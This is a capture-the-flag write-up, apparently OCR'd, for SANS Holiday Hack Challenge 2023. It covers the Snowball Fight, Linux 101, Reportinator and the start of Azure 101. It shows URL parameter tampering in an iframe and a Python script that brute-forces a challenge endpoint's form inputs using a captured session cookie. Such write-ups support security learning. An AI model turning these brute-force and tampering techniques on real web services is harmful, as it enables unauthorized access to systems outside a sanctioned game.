Holiday Hack Challenge 2023


Objectives


Holiday Hack Orientation

Just follow the steps.



Click the elf to talk!
Jingle Ringford



Click the fishing
pole to pick it up!


Click the terminal
to access it!
Jingle Ringford




Snowball Fight





Consider changing the value of the iframe based on the above hint




When I opened this link in my browser, I noticed that the parameter singlePlayer=false was added.

GC&singlePlayer=false

So I'll add singlePlayer=true to the iframe URL

```
<iframe title="challenge" src="[https://hhc23-
snowball.holidayhackchallenge.com/room/?
username=nishikawa&roomId=602dc1c1&roomType=public&gameType=co-
op&id=f64ccfa0-1fe7-4941-a965-
4f531f4415ce&dna=ATATATTAATATATATATATATGCATATATATATCGATTAATATATATATATGCATA
TATATATATATATATGCATATGCCGATATATATATATTAATATATATATATATATATATATATGC&singlePlay
er=true](https://hhc23-snowball.holidayhackchallenge.com/room/?
username=nishikawa&amp;roomId=602dc1c1&amp;roomType=public&amp;gameType=co
-op&amp;id=f64ccfa0-1fe7-4941-a965-
4f531f4415ce&amp;dna=ATATATTAATATATATATATATGCATATATATATCGATTAATATATATATATG
CATATATATATATATATGCATATGCCGATATATATATATTAATATATATATATATATATATATATGC&amp;si
nglePlayer=true)"></iframe>
```


Then the dwarf will join them and fight the elfs.



After defeating a certain number of elf, Santa Claus will appear, and the game will be cleared when he is defeated as well.


Victory!

Linux 101


Linux 101
Difficulty:
Visit Ginger Breddie in Santa's Shack on Christmas Island to help him with some basic Linux tasks. It's in the southwest corner of Frosty's Beach.



```
Q1. Perform a directory listing of your home directory to find a troll and
retrieve a present!

A. elf@2311b9820bd6:~$ ls
HELP  troll_19315479765589239  workshop

Q2. Now find the troll inside the troll.

A. I'm suspicious of troll_19315479765589239 and will try to display it.
elf@2311b9820bd6:~$ cat troll_19315479765589239
troll_24187022596776786

Q3. Great, now remove the troll in your home directory.

A. elf@2311b9820bd6:~$ rm troll_19315479765589239
elf@2311b9820bd6:~$

Q4. Print the present working directory using a command.
A. elf@2311b9820bd6:~$ pwd
/home/elf

Q5. Good job but it looks like another troll hid itself in your home
directory. Find the hidden troll!

A. Add the -a option to see hidden files as well. -l to run ls -la for
easier viewing
elf@2311b9820bd6:~$ ls -la
total 64
```


```
drwxr-xr-x 1 elf  elf   4096 Dec 30 23:34 .
drwxr-xr-x 1 root root  4096 Dec  2 22:19 ..
-rw-r--r-- 1 elf  elf     28 Dec  2 22:19 .bash_history
-rw-r--r-- 1 elf  elf    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 elf  elf   3105 Nov 20 18:04 .bashrc
-rw-r--r-- 1 elf  elf    807 Feb 25  2020 .profile
-rw-r--r-- 1 elf  elf      0 Dec 30 23:34 .troll_5074624024543078
-rw-r--r-- 1 elf  elf    168 Nov 20 18:04 HELP
drwxr-xr-x 1 elf  elf  24576 Dec  2 22:19 workshop

Q6. Excellent, now find the troll in your command history.

A. history
elf@2311b9820bd6:~$ history

Q7. Find the troll in your environment variables.

A. elf@2311b9820bd6:~$ env

Q8. Next, head into the workshop.

A.elf@2311b9820bd6:~$ cd workshop/
elf@2311b9820bd6:~/workshop$

Q9. A troll is hiding in one of the workshop toolboxes. Use "grep" while
ignoring case to find which toolbox the troll is in.

A. Search for trolls without case sensitivity with grep -i as well as
searching only files for type
elf@2311b9820bd6:~/workshop$ find ./ -type f | xargs grep -i troll
./toolbox_191.txt:tRoLl.4056180441832623

Q10. A troll is blocking the present_engine from starting. Run the
present_engine binary to retrieve this troll.

A.First, find out about present_engine.
elf@2311b9820bd6:~/workshop$ ls -la present_engine
-r--r--r-- 1 elf elf 4990336 Dec  2 22:19 present_engine
Now I know present_engine only have read permission, so I just need to add
execute permission and run the program.
elf@2311b9820bd6:~/workshop$ chmod +x present_engine
elf@2311b9820bd6:~/workshop$ ./present_engine

Q11. Trolls have blown the fuses in /home/elf/workshop/electrical. cd into
electrical and rename blown_fuse0 to fuse0.

A. elf@2311b9820bd6:~/workshop$ cd /home/elf/workshop/electrical
elf@2311b9820bd6:~/workshop/electrical$ mv blown_fuse0 fuse0

Q12. Now, make a symbolic link (symlink) named fuse1 that points to fuse0

A. elf@2311b9820bd6:~/workshop/electrical$ ln -s fuse0 fuse1

Q13. Make a copy of fuse1 named fuse2.
```

```
A. elf@2311b9820bd6:~/workshop/electrical$ cp fuse1 fuse2

Q14. We need to make sure trolls don't come back. Add the characters
"TROLL_REPELLENT" into the file fuse2.

A. elf@2311b9820bd6:~/workshop/electrical$ echo "TROLL_REPELLENT" >> fuse2

Q15. Find the troll somewhere in /opt/troll_den.

A.Searching for file names without case sensitive
elf@2311b9820bd6:/opt/troll_den$ find ./ -iname '*troll*'
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/Par
serController.java
**./apps/showcase/src/main/resources/tRoLl.6253159819943018**
./apps/rest-
showcase/src/main/java/org/demo/rest/example/IndexController.java
./apps/rest-
showcase/src/main/java/org/demo/rest/example/OrdersController.java

****
Q16. Find the file somewhere in /opt/troll_den that is owned by the user
troll.

****A. elf@2311b9820bd6:/opt/troll_den$ find ./ -user troll
./apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_9528
909612014411

Q17. Find the file created by trolls that is greater than 108 kilobytes
and less than 110 kilobytes located somewhere in /opt/troll_den.

A. elf@2311b9820bd6:/opt/troll_den$ find ./ -size +108k -size -110k
./plugins/portlet-
mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724

Q18. List running processes to find another troll.

A. elf@2311b9820bd6:/opt/troll_den$ ps aux
USER  PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
init    1  0.0  0.0  20112 16544 pts/0    Ss+  Dec30   0:00
/usr/bin/python3 /usr/local/bin/tmuxp load ./mysession.yaml
**elf 22483  0.4  0.0  31520 26916 pts/2    S+   00:08   0:00
/usr/bin/python3 /14516_troll**
elf 22775  0.0  0.0   7672  3300 pts/3    R+   00:08   0:00 ps aux

Q19. The 14516_troll process is listening on a TCP port. Use a command to
have the only listening port display to the screen.

A. elf@2311b9820bd6:/opt/troll_den$ netstat -nao | grep tcp
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
off (0.00/0/0)

Q20. The service listening on port 54321 is an HTTP server. Interact with
this server to retrieve the last troll.
```

```
A. elf@2311b9820bd6:/opt/troll_den$ curl localhost:54321
troll.73180338045875

Q21. Your final task is to stop the 14516_troll process to collect the
remaining presents.

A. troll.73180338045875elf@2311b9820bd6:/opt/troll_den$ kill 22483
elf@2311b9820bd6:/opt/troll_den$

Congratulations, you caught all the trolls and retrieved all the presents!
Type "exit" to close...
```

Reportinator






I suffered very much from this problem. I tried to solve it by reading the text properly, but since I am not good at English, I could not understand the detailed nuances, so I gave up and decided to solve it by brute force.

```
import requests
from itertools import product
import time

combinations = product([0, 1], repeat=9)
url = 'https://hhc23-reportinator-dot-
holidayhack2023.ue.r.appspot.com/check'
headers = {
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:120.0)
Gecko/20100101 Firefox/120.0',
    'Accept': '*/*',
    'Accept-Language': 'ja,en-US;q=0.7,en;q=0.3',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'https://hhc23-reportinator-dot-
holidayhack2023.ue.r.appspot.com/?
&challenge=reportinator&username=nishikawa&id=73621833-e960-45c4-917a-
d0275dace17f&area=ci-
rudolphsrest&location=37,26&tokens=&dna=ATATATTAATATATATATATATGCATATATATAT
CGATTAATATATATATATGCATATATATATATATATGCATATGCCGATATATATATATTAATATATATATATAT
ATATATATATGC',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Origin': 'https://hhc23-reportinator-dot-
holidayhack2023.ue.r.appspot.com',
    'Connection': 'keep-alive',
    'Cookie':
'ReportinatorCookieYum=eyJ1c2VyaWQiOiI0YmZmOWYxMC01OTEzLTQzNzctODg1Zi01YmU
zOGUyYWEyMzkifQ.ZXIalA.WfixP1hAq5Fdw0-jpvdqbxY4py0',
    'Sec-Fetch-Dest': 'empty',
```

```
    'Sec-Fetch-Mode': 'cors',
    'Sec-Fetch-Site': 'same-origin'
}

for combo in combinations:
    data = {"input-{}".format(i+1): v for i, v in enumerate(combo)}
    response = requests.post(url, headers=headers, data=data)

    if response.json().get("error") != "FAILURE":
        successful_request = data
        break

    time.sleep(1)

print("Successful request data:", successful_request)
```

```
$ python3 reportinator.py
Successful request data: {'input-1': 0, 'input-2': 0, 'input-3': 1,
'input-4': 0, 'input-5': 0, 'input-6': 1, 'input-7': 0, 'input-8': 0,
'input-9': 1}
```

After a few moments, I will get the above result, If the result is "1", change it to "X" and click "Submit Review".



I thought it was really great that this was the key to solving the problem later on!

AZ 101

Azure 101

Difficulty: 🎄🎄🎄🎄🎄

Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.



```
Q1.You may not know this but the Azure cli help messages are very easy to
access. First, try typing:
$ az help | less

A. az help | less

Q2. Next, you've already been configured with credentials. Use 'az' and
your 'account' to 'show' your current details and make sure to pipe to
less ( | less )

A. az account show
{
  "environmentName": "AzureCloud",
  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
  "isDefault": true,
  "name": "northpole-sub",
  "state": "Enabled",
```

